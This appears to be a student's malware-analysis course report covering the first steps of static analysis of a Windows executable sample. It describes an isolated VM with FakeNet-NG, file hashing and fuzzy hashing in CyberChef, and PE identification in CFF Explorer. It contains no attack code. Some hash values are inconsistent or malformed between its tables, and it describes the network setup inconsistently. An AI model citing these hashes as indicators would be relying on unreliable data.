

IT3564

Eden's Malware Analysis Adventures

Practical Assignment

Contents

Introduction	2
Tools Used	2
Virtualization	2
Static Properties Analysis (9 marks)	4
Hash (0.5 mark)	8
Compare (0.5 mark)	10
Classify (1 mark)	12
Examine (2 marks)	14
Extract (2 marks)	24
Reveal (2 marks)	27
Corelate/Research (1 mark)	37
Summary	38
Behavioural Analysis (7 marks)	40
File System/Registry (2 marks)	42
Network (2 marks)	53
Process (2 marks)	56
Others (1 mark)	58
Summary	59
Manual Code Reversing (4 marks)	60
Summary	60
Conclusion	62
References	62

Introduction

In this report..... static and dynamic analysis will be conducted to understand how the programs will work and interact with the system.....


The malware will be simulated and tested through various means

Tools Used

Virtualization


VMware Workstation 17 Pro is used to provide a virtual environment. The virtual machines used are as follows. All the virtual machines are in an isolated NAT Network with no access to the internet.

1. Windows 10 64bit Service Pack 1
 - a. 8GB RAM
 - b. HOST-ONLY networking.
 - c. VMNET 1



Isolate all Networks.


Verify that Networking is Host Only and isolated.



To do so complete the following steps

- Run win + r
- ncpa.cpl
- Open the network adapter
- It should look like this

Run FakeNET NG



FakeNet-NG - fakenet.exe

FAKENET-NG


Version 1.4.11

Developed by FLARE Team

```
2024/04/24 02:42:24 PM [FakeNet] Loaded configuration file: configs\default.ini
2024/04/24 02:42:24 PM [Divertor] Capturing traffic to packets_20240204_144224.pcap
2024/04/24 02:42:25 PM [FTP] >>> starting FTP server on 0.0.0.0:21, pid=5144 <<<
2024/04/24 02:42:25 PM [FTP] concurrency model: multi-thread
2024/04/24 02:42:25 PM [FTP] masquerade (NAT) address: None
2024/04/24 02:42:25 PM [FTP] passive ports: 60000->60010
2024/04/24 02:42:25 PM [Divertor] Failed to notify adapter change on {ED381895-DBD8-40A1-9F32-553BAF7D58C1}
2024/04/24 02:42:25 PM [Divertor] Failed to call OpenService
2024/04/24 02:42:27 PM [Divertor] msedge.exe (5816) requested UDP 192.168.0.89:53
2024/04/24 02:42:27 PM [DNS Server] Received A request for domain 'ntp.msn.com'.
2024/04/24 02:42:27 PM [DNS Server] Error: QTYPE: Invalid forward lookup: [65]
2024/04/24 02:42:27 PM [Divertor] msedge.exe (5816) requested TCP 192.0.2.123:443
2024/04/24 02:42:27 PM [Divertor] msedge.exe (5816) requested UDP 192.168.0.89:53
2024/04/24 02:42:27 PM [DNS Server] Received A request for domain 'ntp.msn.com'.
2024/04/24 02:42:27 PM [Divertor] msedge.exe (5816) requested TCP 192.0.2.123:443
```

This ensures that the malware think it is connected to the internet.

Ensure that VMWARE workstation pro is updated to latest patch



Static Properties Analysis (9 marks)


Place the file in Workshop for protected environment static properties.

This ensure that if the malware is accidentally triggered it would not do much to the host machine.


C:\Users\SIT\Desktop\Workshops				
File	Home	Share	View	
← → ↑ ↓	Workshops			Search Work
Name	Date modified	Type	Size	
Practical Exercise	2/4/2024 2:21 PM	File folder		
BASECALC.EXE	10/1/1997 1:30 AM	Application	225 KB	
BASECALC.zip	10/11/2022 3:30 PM	7zFM.exe file	107 KB	
BASECALC_UPX.exe	10/1/1997 1:30 AM	Application	92 KB	
BASECALC_UPX_dump.exe	12/11/2023 9:41 AM	Application	92 KB	
BASECALC_UPX_dump_SCY.exe	12/11/2023 9:44 AM	Application	98 KB	
basic.exe	10/30/2023 10:21 AM	Application	3 KB	
basic.obj	10/30/2023 10:21 AM	OBJ File	1 KB	
basic.zip	10/11/2022 10:41 AM	7zFM.exe file	1 KB	
Crackme1.exe	9/5/2019 3:00 AM	Application	41 KB	
Crackme1.zip	6/7/2020 12:43 AM	7zFM.exe file	33 KB	
DynamicAnalysis.zip	4/30/2020 1:36 AM	7zFM.exe file	2 KB	
file_types.zip	4/30/2020 1:34 AM	7zFM.exe file	143 KB	
malwan_assignment.zip	2/4/2024 2:40 PM	7zFM.exe file	1,618 KB	
malware_adware.zip	7/5/2011 8:50 PM	7zFM.exe file	157 KB	
myAsm.asm	10/11/2022 10:37 AM	ASM File	2 KB	
myAsm.exe	10/30/2023 10:27 AM	Application	3 KB	
myAsm.obj	10/30/2023 10:27 AM	OBJ File	1 KB	
myASM_App.asm	11/6/2023 10:21 AM	ASM File	4 KB	
myASM_App.exe	11/6/2023 10:21 AM	Application	3 KB	
myASM_App.obj	11/6/2023 10:21 AM	OBJ File	2 KB	

Once done unzip the file for the malware.

Official (Closed) and Non-Sensitive



Put malware as the password to unpack the malware.



Once unpacked, this would be the expected malware that will show.

Hash (0.5 mark)

MD5	MD5: 3e9161c04f171db253b980d547692732
SHA1	SHA1: a0dea436d8b0543d6ce52b9267bfbcc25b698a3f1
SHA256	SHA2 256: ed96096ac258b000b243394cdd390bf8bdcc5c4d5e22610e6837902051bdc3a1 SHA3 256: 6188c40483e9664d8f72d64032d13cabef6dbfc3041f99c93fa17f16d4c3f34

Open cyberchef then do the hash calculations, cyberchef is a versatile tool that can be used to uncover information about the malware.

On the next page, I will show you the steps to generating the hashes for the malware analysis.

Steps to create the Hash output

The screenshot shows a software interface for generating hash outputs. At the top, there's an "Input" section with a file icon and a tooltip providing details about the file: Name: malwan_assignment, Size: 2,289,664 bytes, Type: unknown, and Loaded: 100%. Below this is an "Output" section containing a table of hash values. The table includes columns for the hashing algorithm and its corresponding hex digest. Several lines in the table are highlighted with yellow boxes, specifically the MD5, SHA2 256, SHA3 256, and SHA3 384 rows.

		start:	time:	length:	lines:
		805	32475ms		
		end: 883		3806	
		length: 78			51
MD2:	73ac887385ca5a3184a88a820658e5f0				
MD4:	4820a3b9914990f00311564e559a83c3				
MD5:	3e9161c04f171db253b980d547692732				
MD6:	f2b1cc4640b1aab49736301e4ae748511e5f84b85f18584e49a91e120f301198				
SHA0:	e6d43943208c650854886b0569b233c07fde5e4a				
SHA1:	a0dea436d8b0543d6ce52b9267bfbc25b698a3f1				
SHA2 224:	4eb1bee3cff09a44698c1801a60ce326ff58a6378b5850967c35c1b3				
SHA2 256:	ed96096ac258b000b243394cd390bf8bdcc5c4d5e22610e6837902051bdc3a1				
SHA2 384:	77d6dc2f8f1631362f76babf2fb03836c56d1457df0a68bf1c9141e9582029ac646e80637b09aa7c000d8a6b6cdd9103				
SHA2 512:	2d1e08186527aa65e269efb1f55f08b9f244e41791729dd1f8359e8b270cf39489bf4e12ce565b0f30512ae03e4857c0e936a454a57fbe612038a06255ea682				
SHA3 224:	2b34f06de74d7d986dace63bb92403dc46e45e94a3fc2258d443ebc5				
SHA3 256:	6188c40483e9664d8f72d64032d13cabef9f6dbfc3041f99c93fa17f16d4c3f34				
SHA3 384:					

1. Create recipe
2. Generate all hashes


It would output the hash values of sha1, sha256 and md5

Compare (0.5 mark)

Fuzz y Hash	CTPH: O:YwksvtvKxh6tUVJMSAIU8zxG6Q2WrEUWkERq76jDAjatKIZ2Tw:YWWMvQUks++2WrUR7IKjw SSDEEP: 49152:aKNosMNIVn1LsjETsYpeH0Lv7rLe491W5Jf0gFslZrs8QKlwCo:aKu/NKsqKGvLe4cfm4Q6o
-------------------	--

To Obtain this findings, First open cyberchef.

Then run Context Triggered Piecewise Hashes(CTPH) hash in the cyber chef this will show the fuzzy hash output generated.




Here shows the output of the CTPH hashes.

CTPH is a type of fuzzy hash that can be compared with other CTPH hash to generate a similarity report

Official (Closed) and Non-Sensitive

Clear cyberchef and now run SSDEEP.



The Output of SSDeep hash is shown above.

SSDeep is another type of program to calculate the CTPH hash. It is used to compare file similarity based on the hash output.

Classify (1 mark)

File Type 1	Windows Portable Executable
-------------	-----------------------------

To deduce that it is a Windows Portable executable, lets open cyberchef

The screenshot shows the CyberChef interface with the 'Detect File Type' recipe selected. In the 'Input' section, a file named 'malwan_assignment' is uploaded, which is 2,289,664 bytes in size and has an unknown type. The 'Output' section displays the results: 'File type: Windows Portable Executable', 'Extension: exe,dll,drv,vxd,sys,ocx,vbx,com,fon,scr', and 'MIME type: application/vnd.microsoft.portable-executable'. The interface includes various buttons for file operations and settings.

Open the detect file type recipe. Here it shows Windows portable executable to be the file type.

On the next page, I used CFF Explorer to verify that the file type is a Portable Executable

Other ways of verifying the file type could be achieved using tools such as CFFexplorer.

The screenshot shows the CFF Explorer interface with the file 'malwan_assignment' loaded. The left sidebar shows the file structure with sections like Dos Header, Nt Headers, and Section Headers. The 'Section Headers' section is selected. The main pane displays a table of section headers:

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocation
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word
.text	000264E2	00001000	00027000	00001000	00000000	00000000	0000
.rdata	0000544C	00028000	00006000	00028000	00000000	00000000	0000
.data	0020F83C	0002E000	00020000	0002E000	00000000	00000000	0000
.rsrc	00001000	0023E000	00001000	0022E000	00000000	00000000	0000

Below this is a large grayed-out area. At the bottom, there is a hex dump table:

Offset	0 1 2 3 4 5 6 7 8 9 A B C D E F	Ascii
00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ ..@...ÿÿ..
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	,.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B9 01 4C CD 21 54 68@.....!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6F	is program.canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t.be.run.in.DOS.
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	57 6B A8 E9 13 0A C6 BA 13 0A C6 BA 13 0A C6 BA	Vk é@.È@.È@.È@.
00000090	68 16 CA BA 12 0A C6 BA D0 05 99 BA 15 0A C6 BA	h@.È@.È@.È@.È@.
000000A0	90 16 C8 BA 0C 0A C6 BA 25 2C CC BA 9A 0A C6 BA	o È@.È@%,I@.È@.
000000B0	25 2C CD BA 43 0A C6 BA D0 05 9B BA 0E 0A C6 BA	%,I@C.È@.È@.È@.
000000C0	13 0A C7 BA E1 0B C6 BA 13 0A C6 BA 12 0A C6 BA	l.C@.È@.È@.È@.
000000D0	FB 15 CD BA 2C 0A C6 BA 52 69 63 68 13 0A C6 BA	ù.È@.È@.È@.È@.
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00PE..I@..
000000F0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00
00000100	C0 2B E9 56 00 00 00 00 00 00 00 00 00 00 00 0F 01	À+éV.....à..@..

Open cff explorer

Click section headers

On offset 000000 the first two letter is MZ this indicates that the file is a portable executable.

This confirms that the file type if a portable executable.

